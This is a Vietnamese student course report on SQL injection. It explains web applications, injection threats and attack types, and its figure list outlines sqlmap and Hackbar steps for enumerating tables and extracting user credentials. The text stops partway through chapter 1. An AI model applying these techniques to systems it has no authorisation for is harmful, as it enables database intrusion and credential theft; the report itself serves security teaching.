

TRƯỜNG ĐẠI HỌC TÀI NGUYÊN VÀ MÔI TRƯỜNG TP.HCM
KHOA HỆ THỐNG THÔNG TIN VÀ VIỆN THẨM



ĐỒ ÁN MÔN AN TOÀN BẢO MẬT HỆ THỐNG THÔNG TIN
ĐỀ TÀI XÂY DỰNG MỘT TRANG WEB BỊ LỖI SQL
INJECTION, THỰC HIỆN CÁC KỊCH BẢN TẤN CÔNG SQL
INJECTION LÊN HỆ THỐNG ĐÃ XÂY DỰNG, THỰC HIỆN
CÁC THAO TÁC THAY ĐỔI ĐỂ LOẠI BỎ TẤN CÔNG SQL
INJECTION

GVHD	: Th.S Phạm Trọng Huỳnh
Nhóm SVTH	: Lê Hữu Nghĩa 0850070032 Lại Thị Phương Nhung 0850070036 Nguyễn Nam Thiên 0850070050
Lớp	: 08_ĐH_TTMT
Khóa	: 08_ĐH_HTTT
Nhóm	: 6

TPHCM, ngày 10 tháng 04 năm 2023

TRƯỜNG ĐẠI HỌC TÀI NGUYÊN VÀ MÔI TRƯỜNG TP HCM

KHOA HỆ THỐNG THÔNG TIN VÀ VIỆN THẨM



ĐỒ ÁN MÔN AN TOÀN BẢO MẬT HỆ THỐNG THÔNG TIN

**ĐỀ TÀI XÂY DỰNG MỘT TRANG WEB BỊ LỖI SQL
INJECTION, THỰC HIỆN CÁC KỊCH BẢN TẤN CÔNG SQL
INJECTION LÊN HỆ THỐNG ĐÃ XÂY DỰNG, THỰC HIỆN
CÁC THAO TÁC THAY ĐỔI ĐỂ LOẠI BỎ TẤN CÔNG SQL
INJECTION**

GVHD	: Th.S Phạm Trọng Huynh
Nhóm SVTH	: Lê Hữu Nghĩa 0850070032
	Lại Thị Phương Nhung 0850070036
	Nguyễn Nam Thiên 0850070050
Lớp	: 08_ĐH_TTMT
Khóa	: 08_ĐH_HTTT
Nhóm	: 6

TPHCM, ngày 10 tháng 04 năm 2023

BẢNG PHÂN CÔNG CÔNG VIỆC TỪNG THÀNH VIÊN

Họ Tên	MSSV	Lớp	Chuyên Ngành	Công việc thực hiện	Phần trăm tham gia
Lê Hữu Nghĩa	0850070032	08_ĐH_TTMT	Thông Tin Môi Trường	Tìm hiểu demo cách tấn công và phòng thủ SQL injection	40%
Lại Thị Phương Nhưng	0850070036	08_ĐH_TTMT	Thông Tin Môi Trường	Tìm hiểu về nội dung tấn công và phòng thủ SQL injection, lọc nội dung	33%
Nguyễn Nam Thiên	0850070050	08_ĐH_TTMT	Thông Tin Môi Trường	Làm word, tìm hiểu về nội dung tấn công và phòng thủ SQL injection, tìm ví dụ về cách tấn công, làm ppt	27%

MỤC LỤC

LỜI MỞ ĐẦU	9
1 Tính Cấp Thiết Của Đề Tài	9
2 Mục Đích Nghiên Cứu	10
3 Phạm Vi Nghiên Cứu	10
4 Cấu trúc của bài báo cáo bao gồm 4 chương :	10
CHƯƠNG 1 : TỔNG QUAN	1
1.1 Tổng Quan Về Ứng Dụng Web	1
1.1.1 Quá Trình Hoạt Động Của Một Ứng Dụng Web	1
1.2 Các Vấn Đề Liên Quan Tới Ứng Dụng Web	2
1.3 Tổng Quan Về SQL INJECTION	3
1.3.1 Khái niệm về SQL Injection	3
1.4 Các Môi Đe Dọa Chính Từ SQL Injection	3
1.4.1 Snoofing identity	3
1.4.2 Changing prices	4
1.4.3 Tamper with database records	4
1.4.4 Escalation of privileges	5
1.4.5 Denial-of-service on the server	5
1.4.6 Complete disclosure of all the data on the system	5
1.4.7 Destruction of data	6
1.4.9 Modifying the records	7
1.5 Một Số Thuật Ngữ Liên Quan	7
1.5.1 Hacker	7
1.5.2 Giao thức HTTP và HTTPS	8
1.5.3 Session	9
1.5.4 Cookie	9
1.5.5 Proxy	10
1.5.6 Firewall	10
1.6 Các Dạng Tấn Công Và Biện Pháp Ngăn Chặn SQL INJECTION	11
I Các Dạng Tấn Công SQL Injection	11
1.6.1 System Stored Procedure	11

1.6.2 Illegal/Logically Incorrect Query	11
1.6.3 Tautology	12
1.6.4 Blind SQL Injection.....	12
II Các Biện Pháp Ngăn Chặn SQL INJECTION	12
1.6.5 Đối với website	12
1.6.6 Đối với web server	13
1.6.7 Đối với database server.....	13
1.6.8 Hạn chế bị phát hiện lỗi	13
1.6.9 Phòng chống từ bên ngoài	14
CHƯƠNG 2 : CƠ SỞ LÝ THUYẾT.....	15
2.1 Máy Ảo.....	15
2.1.1 Máy Ảo Là Gì ?.....	15
2.2 Máy Ảo Được Sử Dụng Như Thế Nào ?.....	16
2.2.1 Kiểm Thử Phần Mềm, Hệ Điều Hành	16
2.2.2 Tăng Cường Bảo Mật Cho Sever	16
2.2.3 Kiểm Tra Virus	17
2.2.4 Sao Chép Hệ Thống Vào Máy Khác	18
2.3 Máy Ảo Kali Linux	18
2.3.1 Kali Linux Là Gì ?.....	18
2.3.2 Kali Linus Cung Cấp Những Chức Năng Gì ?	19
2.3.3 Lợi Ích Của Sử Dụng Kali Linux	19
2.4 SQL Map.....	20
2.4.1 SQL Map Là Gì ?.....	20
2.4.2 Tính Năng	20
2.5 Xampp	21
2.5.1 Xampp là gì ?.....	21
2.5.2 Xampp dùng để làm gì ?	22
2.6 MySQL.....	23
2.6.1 MySQL là gì ?.....	23
2.6.2 Lịch sử hình thành MySQL	23
CHƯƠNG 3 CÀI ĐẶT KIỂM THỬ	24
3.1 Tấn công SQL Injection	24
3.1.1 Blind SQL Injection.....	24

3.1.2 Tautology (Tẩn công mệnh đề luôn đúng)	27
3.1.3 Illegal/Logically Incorrect Query (Lệnh truy vấn bất hợp pháp hay không đúng logic)	30
CHƯƠNG 4 : KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN	33
4.1 Kết Luận.....	33
4.2 Hướng Phát Triển.....	33
TÀI LIỆU THAM KHẢO	34

DANH MỤC HÌNH ẢNH

Hình 1 : SQL INJECTION	3
Hình 2 : Snoofing identity	4
Hình 3 : Changing prices	4
Hình 4 : Tamper with database records	4
Hình 5 : Escalation of privileges	5
Hình 6 : Denial-of-service on the server	5
Hình 7 : Complete disclosure of all the data on the system	6
Hình 8 : Destruction of data	6
Hình 9 : Modifying the records	7
Hình 10 : Hacker.....	7
Hình 11 : Giao thức HTTP	8
Hình 12 : Giao thức HTTPS	9
Hình 13 : Session.....	9
Hình 14 : Cookie.....	10
Hình 15 : Firewall.....	11
Hình 16 : Máy Ảo	15
Hình 17 : Kiểm Thử Phần Mềm, Hệ Điều Hành	16
Hình 18 : Tăng Cường Bảo Mật Cho Sever	17
Hình 19 : Kiểm Tra Virus.....	17
Hình 20 : Sao Chép Hệ Thống Vào Máy Khác	18
Hình 21 : Kali Linux.....	19
Hình 22 : SQL Map	20
Hình 23 : Xampp	22
Hình 24 : Ứng dụng của Xampp.....	22
Hình 25 : MySQL	23
Hình 26 : Tìm kiếm trang web bị lỗi SQL Injection	24
Hình 27 : Nhập địa chỉ ip của trang web vào	24
Hình 28 : Dò được bảng database là : tranhoangv_binh	25
Hình 29 : Sử dụng lệnh sqlmap -u để dò bảng	25
Hình 30 : Dò được 9 bảng database.....	25
Hình 31 : Dò cột tbl_user bằng lệnh.....	26
Hình 32 :Trong cột tbl_user có cat_id, id, pwd, uid.....	26
Hình 33 : Lấy id, pwd ,uid.....	26
Hình 34 : Kết quả có hiện thị id, uid, và pwd.....	27
Hình 35 : Tạo CSDL.....	27
Hình 36 : Tạo form login.....	28
Hình 37 : Tạo một tài khoản.....	28
Hình 38 : Đăng nhập thành công	29
Hình 39 : Sử dụng câu lệnh để gây lỗi	29
Hình 40 : Vẫn đăng nhập thành công khi đổi tên tài khoản	30
Hình 41 : Tìm trang web bị lỗi SQL Injection	30

Hình 42 : Sử dụng phần mềm Hackbar để check lỗi.....	31
Hình 43 : Thêm " ' " sau id220 để check lỗi, phát hiện trang web bị lỗi	31
Hình 44 : Sử dụng câu lệnh order by để check, check bảng 18 chưa thấy lỗi	32
Hình 45 : Sử dụng câu lệnh order by để check bảng, bảng 19 phát hiện lỗi.....	32

LỜI MỞ ĐẦU

1 Tính Cấp Thiết Của Đề Tài

Với sự bùng nổ của internet kèm theo đó là sự phát triển của World Wide Web trong những năm gần đây. Các doanh nghiệp, cá nhân, và các chính phủ đã phát hiện ra rằng các trang web hay các ứng dụng web có thể cung cấp đầy đủ các giải pháp hiệu quả, đáng tin cậy và có thể giải quyết các thách thức về giao tiếp và tiến hành thương mại hóa trong thế kỷ XX. Tuy nhiên, sự an toàn của các trang web hay các ứng dụng web đã trở nên ngày càng quan trọng trong thập kỷ qua. Ngày nay, các trang web về giáo dục, y tế, tài chính hay các dữ liệu nhạy cảm đang phải đối mặt với nhiều nguy cơ bị tấn công từ các hacker. Tại Việt Nam trong năm vừa qua đã có nhiều cuộc tấn công nhắm vào các tổ chức lớn gây thiệt hại rất nhiều cho doanh nghiệp, tổ chức. Nổi bật nhất là cuộc tấn công vào trang chủ của VietnamAirlines bởi một nhóm hacker có tên 1937CN từ Trung Quốc gây chú ý rất nhiều trong dư luận. Nhiều lỗ hổng trang web không được kiểm tra kỹ để điều khiển các ứng dụng trên trang web là nguyên nhân để các hacker có thể dựa vào đó để tấn công.

SQL Injection là một dạng tấn công phổ biến nhất được sử dụng. Ngoài ra còn có một số dạng tấn công khác như: Shell Injection, Script language injection, file inclusion, XML injection, XPATH injection....SQL Injection là một dạng công nghệ tấn công vào cơ sở dữ liệu của một trang web. Với việc lợi dụng các lỗ hổng của các câu lệnh truy vấn, các hacker có thể thêm vào một số câu lệnh truy vấn SQL để có thể lấy được dữ liệu hoặc chiếm quyền truy cập để thay đổi dữ liệu. Ngày nay nhiều trang web hay ứng dụng web cho phép người dùng có thể truy cập và xem được các thông tin từ cơ sở dữ liệu thông qua internet. Các cơ sở dữ liệu này hầu hết không được bảo vệ thích hợp và dễ bị khai thác trước các cuộc tấn công kiểu SQL Injection. Câu lệnh SQL là một loại ngôn ngữ truy vấn dùng để truy cập và thay đổi các thông tin trong cơ sở dữ liệu của một website. Một số câu lệnh phổ biến nhất là thêm, chèn, xóa và sửa. Nếu trang web không được bảo vệ một cách thích hợp và chính xác, người dùng truy cập vào trang web có thể lợi dụng để viết lại một số câu lệnh SQL làm mất dữ liệu hay phá hủy cơ sở dữ liệu của trang web.

Với mục đích tìm hiểu và nghiên cứu để hiểu rõ hơn cách mà một hacker tấn công vào một trang web chứa các lỗi bảo mật về cơ sở dữ liệu đồng thời đưa ra các giải pháp để ngăn chặn các cuộc tấn công này.

2 Mục Đích Nghiên Cứu

Giúp chúng ta hiểu hơn về các ứng dụng website, các mối đe dọa về vấn đề an toàn thông tin khi chúng ta làm việc trên ứng dụng web hàng ngày, hiểu rõ hơn về các kỹ thuật tấn công và bảo mật web.

Xác định được nguyên nhân, nhận diện chính xác đối tượng động cơ, cách thức của kẻ tấn công xâm nhập vào cơ sở dữ liệu. Xác định mục tiêu, mối nguy hiểm về an ninh ứng dụng web của các tổ chức.

Hiểu rõ khái niệm SQL Injection và phương thức hoạt động của các hacker thông qua các lỗ hổng.

Biết cách sử dụng phương pháp và các công cụ cơ bản để kiểm tra an ninh bảo mật trên ứng dụng web nhằm có biện pháp phòng chống hiệu quả.

Giúp chúng ta có thể hiểu hơn về các ứng dụng website, các mối đe dọa về vấn đề.

3 Phạm Vi Nghiên Cứu

Trong đề tài này nhóm tập trung nghiên cứu các phần sau:

Nghiên cứu tổng quan về môi trường web, tấn công SQL Injection và các lỗ hổng để khai thác và tấn công bằng SQL Injection.

Nghiên cứu quá trình tấn công một trang web bằng kiểu tấn công SQL Injection. Nghiên cứu cách ngăn chặn một cuộc tấn công vào cơ sở dữ liệu một trang web.

Đưa ra các giải pháp hiệu quả để đối phó với các cuộc tấn công vào trang web

4 Cấu trúc của bài báo cáo bao gồm 4 chương :

Với mục tiêu nêu trên thì bố cục của bài báo cáo gồm 4 chương như sau :

- Chương 1 : TỔNG QUAN .
- Chương 2 : CƠ SỞ LÝ THUYẾT

- Chương 3 : CÀI ĐẶT THỰC NGHIỆM

- Chương 4 : KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

LỜI CẢM ƠN

Lời đầu tiên, chúng em xin gửi lời cảm ơn chân thành nhất đến thầy ThS. Phạm Trọng Huynh là giảng viên hướng dẫn giảng dạy bộ môn An Toàn Bảo Mật Thông Tin của tụi em . Trong quá trình học tập, tụi em đã nhận được sự quan tâm giúp đỡ, hướng dẫn rất tận tình, tâm huyết của thầy. Thầy đã giúp em tích lũy thêm nhiều kiến thức để có cái nhìn sâu sắc và hoàn thiện hơn trong môn học.

Từ những ý kiến mà thầy đã truyền tải, chúng em đã hiểu thêm được những khúc mắc trong quá trình làm bài. Thông qua bài báo cáo này, chúng em xin trình bày lại những gì mà mình đã tìm hiểu được về *“ĐỀ TÀI XÂY DỰNG MỘT TRANG WEB BỊ LỖI SQL INJECTION, THỰC HIỆN CÁC KỊCH BẢN TẤN CÔNG SQL INJECTION LÊN HỆ THỐNG ĐÃ XÂY DỰNG, THỰC HIỆN CÁC THAO TÁC THAY ĐỔI ĐỂ LOẠI BỎ TẤN CÔNG SQL INJECTION”*.

Có lẽ kiến thức là vô hạn mà sự tiếp nhận kiến thức của bản thân mỗi người luôn tồn tại những hạn chế nhất định. Do đó, trong quá trình hoàn thành bài báo cáo, chắc chắn không tránh khỏi những thiếu sót. Bản thân từng người chúng em rất mong nhận được những góp ý đến từ thầy để bài báo cáo của tụi em được hoàn thiện hơn.

[illegible]

CHƯƠNG 1 : TỔNG QUAN

1.1 Tổng Quan Về Ứng Dụng Web

1.1.1 Quá Trình Hoạt Động Của Một Ứng Dụng Web

Một ứng dụng web là một chương trình phần mềm cho phép người dùng truy cập thông qua một trình duyệt web. Các ứng dụng web có thể được truy cập chỉ thông qua một trình duyệt web (IE, Firefox, Chrome,...). Người dùng có thể truy cập các ứng dụng từ bất kỳ một máy tính nào của một mạng. Thời gian đáp ứng phản hồi phụ thuộc vào tốc độ kết nối.

Bước 1: Người dùng gửi các yêu cầu truy cập thông qua trình duyệt web từ Internet đến các máy chủ web.

Bước 2: Máy chủ web chấp nhận các yêu cầu và chuyển tiếp các yêu cầu của người dùng và áp dụng các yêu cầu này cho ứng dụng.

Bước 3: Máy chủ web thực hiện các nhiệm vụ được yêu cầu.

Bước 4: Các ứng dụng web kết nối đến cơ sở dữ liệu có sẵn và trả về kết quả cho web server.

Bước 5: Máy chủ web sẽ trả về kết quả cho người dùng khi quá trình hoàn tất.

Bước 6: Cuối cùng các thông tin mà người dùng yêu cầu sẽ xuất hiện trên màn hình của người dùng.

Các ứng dụng web được truy cập bằng các hình thức GET hoặc POST từ các URL và Cookie, thông qua các logic của lập trình viên các thông tin cần lấy sẽ được gửi đến cơ sở dữ liệu và trả về kết quả theo đúng yêu cầu người dùng. Không may là có một số yêu cầu không hợp lệ nhưng vẫn được trả về kết quả được lấy từ cơ sở dữ liệu từ đó làm cho trang web dễ bị tấn công bởi dạng SQL Injection . Những kẻ tấn công sẽ lợi dụng các lỗ hổng này để lấy những thông tin cần thiết trong cơ sở dữ liệu, lấy những tài liệu nhạy cảm, xóa bỏ hay phá hủy các dữ liệu quan trọng, hay thực hiện một cuộc tấn công DoS làm giới hạn số người sử dụng.

1.2 Các Vấn Đề Liên Quan Tới Ứng Dụng Web

Có một số yếu tố làm cho các ứng dụng web không được bảo vệ an toàn. Thứ nhất, nhiều ứng dụng được viết trong thời điểm mà yếu tố bảo mật chưa được đặt lên hàng đầu. Điều này làm cho các cuộc tấn công SQL Injection diễn ra dễ dàng. Trong thời điểm này các cuộc thảo luận về lỗ hổng SQL Injection được diễn ra với tần suất thấp vì thế hầu hết các nhà phát triển đều không nhận thức được mối nguy hiểm này.

Ngoài ra, hầu hết các ứng dụng web được viết ra có thể tương tác trực tiếp với cơ sở dữ liệu web mà không cần thông qua các biện pháp mã hóa hay xác thực.

Một dự án nghiên cứu X-Force của IBM gần đây đã phát hiện ra rằng 47% lỗ hổng bảo mật trên website hiện nay liên quan đến ứng dụng web. Cross-Site Scripting & SQL Injection tiếp tục thống trị các cuộc tấn công trong số các lựa chọn khác. Vấn đề thực sự lớn hơn rất nhiều, theo Neira Jones, người đứng đầu của thanh toán an ninh cho ngân hàng Barclays, 97% vi phạm dữ liệu trên toàn thế giới vẫn còn do một SQL được thêm vào các câu lệnh trong lúc gửi yêu cầu đến máy chủ.

Một số nguyên nhân dẫn đến sự đa dạng của các lỗ hổng bảo mật web hiện nay:

Người lập trình tự phát triển ứng dụng Web (Sử dụng các ngôn ngữ kịch bản để tạo ứng dụng, phát triển rộng rãi mà ít quan tâm đến quá trình phát triển ứng dụng an toàn. Thiếu đội ngũ lập trình với kỹ năng nhận biết phát triển ứng dụng tránh các lỗi bảo mật).

Sử dụng ứng dụng Web từ mã nguồn mở (Thường không theo dõi và cập nhật các bản vá lỗi bảo mật).

Phát triển ứng dụng Web từ một ứng dụng mở khác (Trường hợp này thường không kiểm tra lỗi bảo mật ứng dụng cũ trước khi phát triển tiếp, nên vẫn tồn tại các lỗi bảo mật)

1.3 Tổng Quan Về SQL INJECTION

1.3.1 Khái niệm về SQL Injection

SQL Injection là một loại lỗ hổng ứng dụng web mà kẻ tấn công có thể thao tác và thực hiện một lệnh truy vấn SQL để lấy các thông tin từ cơ sở dữ liệu. Đây là loại tấn công chủ yếu khi một ứng dụng web cho phép người dùng sử dụng truy cập và sử dụng dữ liệu mà không xét quyền truy cập hay mã hóa dữ liệu đó. Lỗ hổng này có thể dẫn đến việc lộ các thông tin nhạy cảm, số thẻ tín dụng, hoặc các dữ liệu tài chính khác cho phép kẻ tấn công có thể thêm, xóa, sửa, cập nhật, thay đổi các dữ liệu được lưu trong cơ sở dữ liệu. Đây là một lỗ hổng ứng dụng web, không phải là một lỗi về cơ sở dữ liệu hay vấn đề về máy chủ. Hầu hết các lập trình viên đều không nhận thức được mối đe dọa này.




Hình 1 : SQL INJECTION

1.4 Các Mối Đe Dọa Chính Từ SQL Injection

1.4.1 Snooing identity (Mạo danh)

Những kẻ tấn công sẽ mạo danh một email hoặc một trang web của một tổ chức để đánh lừa người dùng



Hình 2 : Snoofing identity

1.4.2 Changing prices (Thay đổi giá)

SQL Injection có thể thay đổi dữ liệu. Ở đây, những kẻ tấn công sẽ thay đổi giá cả một trang mua sắm trực tuyến để có thể mua sản phẩm đó với giá rẻ hơn.



Hình 3 : Changing prices

1.4.3 Tamper with database records (Xáo trộn các hồ sơ cơ sở dữ liệu)


Cơ sở dữ liệu chính sẽ hoàn toàn bị hư hại; thậm chí còn có khả năng đã bị thay thế hoàn toàn hoặc thậm chí bị xóa hết dữ liệu.



Hình 4 : Tamper with database records

1.4.4 Escalation of privileges (Leo thang đặc quyền)


Một khi hệ thống bị tấn công, kẻ tấn công sẽ tìm kiếm đặc quyền truy cập cao nhất của các thành viên quản trị để có thể chiếm quyền truy cập vào hệ thống cũng như vào mạng nội bộ.



Hình 5 : Escalation of privileges

1.4.5 Denial-of-service on the server (Từ chối các dịch vụ từ máy chủ)

Từ chối dịch vụ từ máy chủ là một dạng tấn công mà người dùng không thể truy cập vào hệ thống. Ngày càng nhiều yêu cầu được gửi đến máy chủ mà không thể xử lý nó. Điều này dẫn đến tạm ngưng dịch vụ của máy chủ.



Hình 6 : Denial-of-service on the server

1.4.6 Complete disclosure of all the data on the system (Lộ tất cả thông tin dữ liệu của hệ thống)

Một khi một hệ thống bị tấn công các dữ liệu quan trọng và bí mật như: số thẻ tín dụng, chi tiết nhân viên về hồ sơ và tài chính,...v.v sẽ bị tiết lộ.



Hình 7 : Complete disclosure of all the data on the system

1.4.7 Destruction of data (Phá hủy dữ liệu)

Những kẻ tấn công sau khi chiếm hoàn toàn quyền hệ thống sẽ phá hủy hoàn toàn dữ liệu, kết quả làm tổn thất rất lớn cho công ty.




Hình 8 : Destruction of data

Voiding system's critical transaction (Tránh các giao dịch quan trọng của hệ thống)

Những kẻ tấn công có thể vận hành hệ thống tránh tất cả các giao dịch

1.4.9 Modifying the records (Thay đổi hồ sơ)

Kẻ tấn công có thể sửa đổi các dữ liệu trong cơ sở dữ liệu của công ty, gây ra trở ngại lớn cho hệ thống quản lý cơ sở dữ liệu công ty.



Hình 9 : Modifying the records

1.5 Một Số Thuật Ngữ Liên Quan

1.5.1 Hacker

Hacker là một thuật ngữ dùng để chỉ những chuyên gia về máy tính. Hacker không tạo ra các kẻ hở cho hệ thống, nhưng hacker lại là những người am hiểu về hệ điều hành, hệ quản trị dữ liệu, các ngôn ngữ lập trình.... Họ sử dụng kiến thức của mình trong việc tìm tòi và khai thác các lỗ hổng của hệ thống mạng.

Một số hacker chỉ dừng lại việc phát hiện và thông báo lỗi tìm được cho những nhà bảo mật hay người phát triển chương trình, họ được xem như là WhiteHat (Hacker mũ trắng). Một số Hacker dựa vào lỗ hổng thực hiện việc khai thác trái phép nhằm mục đích phá hoại hay mưu lợi riêng, những người này bị xem như là BlackHat (Hacker mũ đen).



Hình 10 : Hacker

1.5.2 Giao thức HTTP và HTTPS

HTTP là chữ viết tắt từ HyperText Transfer Protocol (giao thức truyền tải siêu văn bản). Nó là giao thức cơ bản mà World Wide Web sử dụng. HTTP xác định cách các thông điệp (các file văn bản, hình ảnh đồ họa, âm thanh, video,...) được định dạng và truyền tải ra sao, và những hành động nào mà các Web server và các trình duyệt Web phải làm để đáp ứng các lệnh. Khi gõ một địa chỉ Web URL vào trình duyệt Web, một lệnh HTTP sẽ được gửi tới Web server để ra lệnh và hướng dẫn nó tìm đúng trang Web được yêu cầu và kéo về mở trên trình duyệt Web.

Tóm lại, HTTP là giao thức truyền tải các file từ một Web server vào một trình duyệt Web để người dùng có thể xem một trang Web đang hiện diện trên Internet. HTTP là một giao thức ứng dụng của bộ giao thức TCP/IP (các giao thức nền tảng cho Internet)

HTTP header là phần đầu (header) của thông tin mà trình khách và trình chủ gửi cho nhau. Những thông tin của trình khách gửi cho trình chủ được gọi là HTTP requests (yêu cầu) còn trình chủ gửi cho trình là HTTP responses (trả lời). Thông thường một HTTP header gồm nhiều dòng, mỗi dòng dựa trên tham số và giá trị. Một số tham số có thể dùng trong cả header yêu cầu và header trả lời, còn số khác chỉ được dùng riêng trong từng loại.



Hình 11 : Giao thức HTTP

HTTPS (Securety HTTP) là một sự kết hợp giữa giao thức HTTP và giao thức bảo mật SSL hay TLS cho phép trao đổi thông tin một cách bảo mật trên Internet. Các kết nối HTTPS thường được sử dụng cho các giao dịch thanh toán trên World Wide Web và cho các giao dịch nhạy cảm trong các hệ thống thông tin công ty, trong đó dữ liệu

cần phải được an toàn. HTTPS không nên nhầm lẫn với Secure HTTP (S-HTTP) quy định trong RFC 2660.



Hình 12 : Giao thức HTTPS

1.5.3 Session

HTTP là giao thức hướng đối tượng tổng quát, phi trạng thái, nghĩa là HTTP không lưu trạng thái làm việc giữa trình duyệt với trình chủ. Sự thiếu sót này đã gây khó khăn cho một số ứng dụng Web, bởi vì trình chủ không biết được trước đó trình duyệt đã có những trạng thái nào. Vì thế để giải quyết vấn đề này, ứng dụng web đưa ra một khái niệm phiên làm việc (Session). Còn SessionID là một chuỗi để chứng thực phiên làm việc. Một số trình chủ sẽ cung cấp một SessionID cho người dùng khi họ xem trang web trên trình chủ.



Hình 13 : Session

1.5.4 Cookie

Cookie là những phần dữ liệu nhỏ có cấu trúc được chia sẻ giữa trình chủ và trình duyệt giữa người dùng.

Các Cookie được lưu trữ dưới dạng file dữ liệu nhỏ dạng text, được ứng dụng tạo ra để lưu trữ, truy tìm, nhận biết các thông tin về người dùng đã ghé thăm trang web và những vùng họ đi qua trong trang. Những thông tin này có thể bao gồm tên, định dạng người dùng, mật khẩu, sở thích, thói quen.. cookie được trình duyệt của người dùng chấp nhận

lưu trên đĩa cứng của máy mình, tuy nhiên không phải lúc nào trình duyệt cũng hỗ trợ cookie, mà còn tùy thuộc vào người dùng có chấp nhận chuyện lưu trữ đó hay không



Hình 14 : Cookie

1.5.5 Proxy

Proxy cung cấp cho người sử dụng truy xuất Internet những nghi thức đặc biệt hoặc một tập những nghi thức thực thi trên dual_homed host hoặc basion host. Những chương trình client của người sử dụng sẽ qua trung gian proxy server thay thế cho server thật sự mà người sử dụng cần giao tiếp.

Proxy server cần xác định những yêu cầu từ client và quyết định đáp ứng hay không đáp ứng, nếu yêu cầu được đáp ứng, proxy server sẽ kết nối với server thật thay cho client và tiếp tục chuyển tiếp những yêu cầu từ client đến server, cũng như trả lời server đến client. Vì vậy Proxy server giống cầu nối trung gian giữa server và client.

1.5.6 Firewall

Một giải pháp dùng để bảo vệ một hệ thống mạng thường được sử dụng là bức tường lửa Firewall (hoạt động dựa trên gói IP do đó kiểm soát việc truy nhập của máy người sử dụng). Nó có vai trò như là lớp rào chắn bên ngoài một hệ thống mạng, vì chức năng chính của firewall là kiểm soát luồng thông tin giữa các máy tính. Có thể xem firewall như một bộ lọc thông tin, nó xác định và cho phép một máy tính này có được truy xuất đến một máy tính khác hay không hay một mạng này có được truy xuất đến mạng kia hay không.



Hình 15 : Firewall

Người ta thường dùng firewall vào mục đích :

- ✓ Cho phép hoặc cấm những dịch vụ truy xuất ra ngoài.
- ✓ Cho phép hoặc cấm những dịch vụ từ bên ngoài truy nhập vào trong.
- ✓ Kiểm soát địa chỉ truy nhập, cấm địa chỉ truy nhập.
- ✓ Cho phép hoặc cấm những dịch vụ truy xuất ra ngoài.
- ✓ Cho phép hoặc cấm những dịch vụ từ bên ngoài truy cập vào trong.
- ✓ Kiểm soát địa chỉ truy nhập, cấm địa chỉ truy nhập

1.6 Các Dạng Tấn Công Và Biện Pháp Ngăn Chặn SQL INJECTION

I Các Dạng Tấn Công SQL Injection

1.6.1 System Stored Procedure (Hệ thống thủ tục lưu trữ)

Những kẻ tấn công cố gắng khai thác các thủ tục lưu trữ dữ liệu của hệ thống. Sau đó xác định loại cơ sở dữ liệu và sử dụng kiến thức để xác định các thủ tục lưu trữ tồn tại. Tấn công vào thủ tục lưu trữ kẻ tấn công có thể tạo ra lỗi tràn bộ đệm, leo thang đặc quyền hoặc chiếm quyền truy cập vào hệ điều hành.

1.6.2 Illegal/Logically Incorrect Query (Lệnh truy vấn bất hợp pháp hay không đúng logic)

Trong loại tấn công này, những kẻ tấn công sẽ cố gắng thu thập đầy đủ các thông tin về cấu trúc back-end của cơ sở dữ liệu một trang web. Những kẻ tấn công sẽ gửi một câu lệnh truy vấn SQL không hợp lệ hoặc không đúng logic đến cơ sở dữ liệu của trang web, một số máy chủ sẽ trả về những thông báo lỗi mặc định và những kẻ tấn công có thể lợi dụng các điểm yếu này. Từ việc khai thác các thông báo lỗi mặc định những kẻ tấn công có thể khai thác được số bảng, số cột,... của cơ sở dữ liệu.

Có nhiều cách để gửi một lệnh truy vấn không hợp lệ hay bất hợp pháp như: thêm kí tự (') vào cuối câu lệnh truy vấn, sử dụng toán tử AND để thực hiện một câu lệnh sai logic, sử dụng order by hay mệnh đề having... để máy chủ trả về một thông báo lỗi

1.6.3 Tautology (Tấn công mệnh đề luôn đúng)

Các cuộc tấn công này hoạt động bằng cách thêm vào mệnh đề WHERE của câu lệnh truy vấn một tuyên bố luôn đúng. Với dạng tấn công này tin tặc có thể dễ dàng vượt qua các trang đăng nhập nhờ vào lỗi khi dùng các câu lệnh SQL thao tác trên cơ sở dữ liệu của ứng dụng web.

Thông thường để cho phép người dùng truy cập vào các trang web được bảo mật, hệ thống thường xây dựng trang đăng nhập để yêu cầu người dùng nhập thông tin về tên đăng nhập và mật khẩu. Sau khi người dùng nhập thông tin vào, hệ thống sẽ kiểm tra tên đăng nhập và mật khẩu có hợp lệ hay không để quyết định cho phép hay từ chối thực hiện tiếp.

1.6.4 Blind SQL Injection

Blind SQL Injection được sử dụng khi một ứng dụng web không dễ bị tấn công bởi SQL Injection. Trong nhiều khía cạnh, SQL Injection và blind Injection là giống nhau, nhưng vẫn có một sự khác biệt nhỏ.

